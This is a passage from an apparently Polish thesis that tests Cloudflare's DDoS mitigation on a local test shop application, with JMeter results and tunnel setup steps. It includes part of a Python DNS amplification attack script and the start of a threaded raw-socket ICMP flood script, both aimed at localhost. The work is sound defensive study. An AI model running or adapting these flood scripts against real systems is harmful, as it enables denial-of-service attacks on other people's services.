        sock.sendto(dns_query, (dns_server, 53))  # Wysłanie do
serwera DNS

if __name__ == "__main__":
    print(f"Starting DNS attack with {num_threads} threads...")
    run_ddos_attack_with_threads(dns_amplification_attack,
NUM_THREADS)
```


Listing 1. 7. Skrypt ataku DNS Amplification [opracowanie własne]

Celem tego ataku jest specjalnie przygotowany serwer DNS działający lokalnie na adresie 127.0.0.1:53. Został on stworzony za pomocą narzędzie Technitium DNS Server w którym stworzona została strefa “example.com” posiadające rekordy odwołujące się do adresu aplikacji serwera i posiadający dodatkowe rekordy zwracające większe odpowiedzi [22]. Na poniższym rysunku 2.6. pokazano dodaną strefę w aplikacji Technitium DNS Server.




Rys. 2.6. Stworzona strefa w Technitium DNS Server [opracowanie własne]

Na poniższych rysunkach 2.7. i 2.8. widać dodane rekordy do stworzonej na powyższym rysunku 2.6. strefy.




Rys. 2.7. Dodany rekord tekstowy do strefy [opracowanie własne]




Rys. 2.8. Dodany rekord typu "A" do strefy [opracowanie własne]

Dodatkowo włączona jest rekurencja w ustawienia umożlwiające wykonanie ataku DNS Amplification. Na rysunku 2.9. poniżej można zobaczyć potwierdzenie uruchomienia tego ustawienia w aplikacji Technitium DNS Server.



Rys. 2.9. Włączenie opcji rekurencji w ustawieniach serwera DNS [opracowanie własne]


Na poniższym rysunku 2.10. przedstawiony jest przechwycony ruch pakietów DNS w aplikacji Wireshark podczas trwania ataku natężenia DNS (ang. DNS Amplification).



Rys. 2.10. Przechwycony ruch z ataku DNS Amplification [opracowanie własne]

5.1.1. Wybór kryteriów oceny skuteczności

Jak już było wspomniane na początku tego rozdziału, w celu sprawdzenia jak aplikacja radzi sobie z obciążeniem, wykonane będą testy wydajności przy użyciu Apache Jmeter. Testy będą wykonywane na punkcie końcowym odpowiadającym za zwrócenie listy wszystkich produktów, gdyż będzie on jednym z najczęściej używanych punktów przez normalnych użytkowników. Jeżeli opóźnienia pojawią się na nim, drastycznie wpłynie to na jakość korzystania z aplikacji z punktu widzenia klienta. Plikami wynikowymi z testów Jmeter są pliki “*.jtl”, które będą wykorzystane do generowania raportu w formacie HTML – jest to jedna z funkcjonalności oferowana przez Jmeter [23]. Na poniższym rysunku 3.1. pokazane jest korzystanie z opcji tworzenia raportów HTML w aplikacji Jmeter.



Rys. 3.1. Tworzenie raportów HTML w Jmeter [opracowanie własne]

Na poniższym rysunku 3.2. pokazane jest jak przedstawia się wygenerowany raport dla przeprowadzonych testów aplikacji działającej, gdy nie jest wykonywany żaden atak DDoS.

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**4500**	**0**	**0.00%**	**12.47**	**1**	**88**	**2.00**	**60.00**	**65.00**	**69.00**	**107.11**	**259.30**	**14.23**
HTTP Request	4500	0	0.00%	12.47	1	88	2.00	60.00	65.00	69.00	107.11	259.30	14.23

Rys. 3.2. Test wydajności aplikacji testowej dla normalnego ruchu [opracowanie własne]

Najważniejsze kryteria, które będą brane pod uwagę podczas testów to (zobacz ponownie rysunek 3.2.):


- Error % - przedstawia jaki procent żądań zwrócił błąd, a nie oczekiwane dane
- Average Response Time - średni czas odpowiedzi serwera na żądanie
- Max Response Time - maksymalny czas odpowiedzi jaki użytkownik musiał odczekać, aby ją otrzymać

Patrząc na rysunek 3.2., można zauważyć, że średni i maksymalny czas odpowiedzi są bardzo niskie, czego powodem jest fakt, iż aplikacja działa lokalnie i czas odpowiedzi nie jest obarczony opóźnieniami związanymi z komunikacją z serwerem zewnętrznym.

5.1.2. Konfiguracja środowiska testowego


Metody zabezpieczeń wykorzystane w testach będą implementowane przy użyciu narzędzia Cloudflare. Nie można jednak go skonfigurować dla aplikacji działającej na lokalnym środowisku. Dlatego też konieczne jest wykupienie publicznej domeny internetowej. Posiadanie jej jest warunkiem, aby zaimplementować Cloudflare dla aplikacji testowej. Na stronie oferującej zakup domen internetowych spaceship.com została zakupiona domena "barniem.xyz". Ze względu na jej nietypową końcówkę ".xyz" jej cena była niższa niż popularne ".com", ".org", czy też ".io" [24].

Następnie stworzone zostało konto w Cloudflare i w kolejnyk kroku przeszliśmy do rejestracji zakupionej domeny "barniem.xyz". Po jej udanej rejestracji, można zobaczyć widok pokazany na rysunku 3.3. przedstawionym poniżej.




Rys. 3.3. Dodana domena w Cloudflare [opracowanie własne]

Aby dokończyć rejestracje, konieczna była zmiana serwerów DNS dla wykupionej domeny, na serwery Cloudflare. Zmiana to została pokazana na rysunku 3.4.




Rys. 3.4. Zmiana serwerów DNS dla wykupionej domeny na serwery Cloudflare [opracowanie własne]

Po ukończonej rejestracji, mamy dostęp do głównego panelu zarządzania domeną z różnymi funkcjonalnościami. Wybrany został pakiet darmowy, co oznacza, iż nie wszystkie opcje są w pełni dostępne. Na poniższym rysunku 3.5. widać widok strony głównej stworzonej domeny w Cloudflare.



Rys. 3.5. Widok skonfigurowanej domeny w Cloudflare [opracowanie własne]

Aby aplikacja testowa była dostępna na zarejestrowanej domenie w Cloudflare, zastosowany został Cloudflare Tunnel. Zakładka ta z stworzonym tunelem przedstawiona jest na rysunku 3.6.




Rys. 3.6. Stworzony Cloudflare Tunnel [opracowanie własne]

Cloudflare Tunnel oferuje bezpieczny sposób na połączenie lokalnie działających zasobów z usługą Cloudflare. Przy użyciu tunelu, ruch sieciowy nie jest kierowany na zewnętrzny adres IP. Zamiast tego użyty jest zaimplementowany w infrastrukturze daemon (program umożliwiający przeprowadzanie procesów bez interakcji z użytkownikiem), w tym przypadku cloudflared, który tworzy połączenie z globalną siecią Cloudflare.


Cloudflare Tunnel umożliwia połączenie serwerów HTTP, SSH, zdalnych komputerów oraz innych protokołów z Cloudflare [21].

Do stworzonego tunelu dodaje publiczny rekord nazwy hosta (ang. hostname), który wskazuje na aplikacje testową działającą lokalnie. Publiczna nazwa, która została nadana to: shop.barniem.xyz. Na poniższym rysunku 3.7. pokazana jest skonfigurowana nazwa hosta dla stworzonego tunelu.



Rys. 3.7. Skonfigurowany tunel połączony z aplikacją serwera [opracowanie własne]


Jeżeli konfiguracja ta powiodła się i stan tunelu jest “Healthy” (zdrowy, działający), ruch sieciowy kierowany jest przez Cloudflare i zwraca on dane z aplikacji testowej. Można to zaobserwować na poniższym rysunku 3.8.



Rys. 3.8. Widok udanej konfiguracji tunelu [opracowanie własne]

Poniżej, na rysunku 3.9. przedstawione jest wykonane zapytanie w aplikacji Postman „GET /allProducts”, które zwraca listę wszystkich produktów. W adresie URL

nazwa hosta wykorzystana to właśnie: shop.barniem.xyz. Oznacza to, iż tunel działa poprawnie.




Rys. 3.9. Potwierdzenie prawidłowego działania tunelu [opracowanie własne]

5.2. Przeprowadzenie testów na wybranych metodach i narzędziach

Narzędziem jakie zostało zaimplementowane jest CDN (Content Delivery Network) w postaci Cloudflare. Jest to jedna z najskuteczniejszych metod obrony przed atakami DDoS, gdyż pozwala na filtracje ruchu i odrzucenie niechcianych pakietów nadchodzących w ogromnych ilościach w krótkim czasie np. ICMP, lub UDP. Po zarejestrowaniu domeny i przekazaniu ruchu sieciowego przez Cloudflare, mamy uruchomioną usługę DDoS Protection z zakładki Security. Są to reguły stworzone przez Cloudflare, które mitygują skutki ataków wolumetrycznych i sieciowych takich jak ICMP/UDP flood, czy też DNS Amplification poprzez filtracje ruchu [21].

Na poniższym rysunku 3.10. przedstawione są informacje o DDoS Protection na stronie Cloudflare w zakładce Security – DDoS.



Rys. 3.10. Działająca ochrona DDoS Protection [opracowanie własne]

Oznacza to, że większość zaimplementowanych ataków DDoS, powinna nie mieć wpływu na działanie aplikacji, jeżeli ruch ten będzie przechodził przez CDN, w tym przypadku Cloudflare. Jednak ataki na warstwę aplikacji HTTP flood, HULK są dalej problemem, gdyż DDoS protection nie ma mechanizmów obrony przed nimi. W tym celu konieczna jest implementacji dodatkowych metod zabezpieczeń.

Sprawdzimy jak implementacja CDN wpłynie na działanie aplikacji podczas gdy nie trwa żaden atak DDoS. Poniższy rysunek 3.11. przedstawia wyniki testu wydajności aplikacji po zaimplementowaniu CDN, lecz bez wykonania żadnego ataku DDoS.

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3800**	**0**	**0.00%**	**251.58**	**78**	**1295**	**101.00**	**1098.00**	**1109.00**	**1148.00**	**4.63**	**13.89**	**0.62**
HTTP Request	3800	0	0.00%	251.58	78	1295	101.00	1098.00	1109.00	1148.00	4.63	13.89	0.62

Rys. 3.11. Wynik testu wydajności po implementacji Cloudflare [opracowanie własne]

Widać, że średni i maksymalny czas odpowiedzi zwiększył się, lecz te wartości dalej są akceptowalne dla użytkownika (zobacz ponownie rysunek 3.11.).

Sprawdzimy teraz, czy ataki, których skutki powinny zostać zmitygowane, faktycznie zostały skutecznie odparte.

Rozpoczynamy testy od ataku ICMP Flood. Wpierw wykonamy atak na aplikacje działającą lokalnie, bez zaimplementowanego CDN. Na rysunku 4.1. przedstawione jest uruchomienie skryptu ataku ICMP Flood na adres aplikacji serwera działającego lokalnie, bez zaimplementowanych zabezpieczeń.

```python
import socket
import random
import struct
import time

NUM_THREADS = 300
# Adres celu
TARGET_IP = "127.0.0.1"

# Rozmiar ładunku ICMP (w bajtach)
PAYLOAD_SIZE = 4096

def checksum(data):
    """Funkcja do obliczania sumy kontrolnej ICMP"""
    if len(data) % 2 != 0:
        data += b'\x00'
    s = sum(struct.unpack("!{}H".format(len(data) // 2), data))
    s = (s >> 16) + (s & 0xFFFF)
    s += s >> 16
    return ~s & 0xFFFF

def create_icmp_packet(id):
    """Tworzy pakiet ICMP typu Echo Request"""
    type_code = 8 << 8  # Typ 8 (Echo Request), Kod 0
    checksum_value = 0
    header = struct.pack("!HH", type_code, checksum_value)
    payload = random._urandom(PAYLOAD_SIZE)
    checksum_value = checksum(header + payload)
    header = struct.pack("!HH", type_code, checksum_value)
    return header + payload

def icmp_flood():
    """Funkcja przeprowadzająca atak ICMP Flood"""
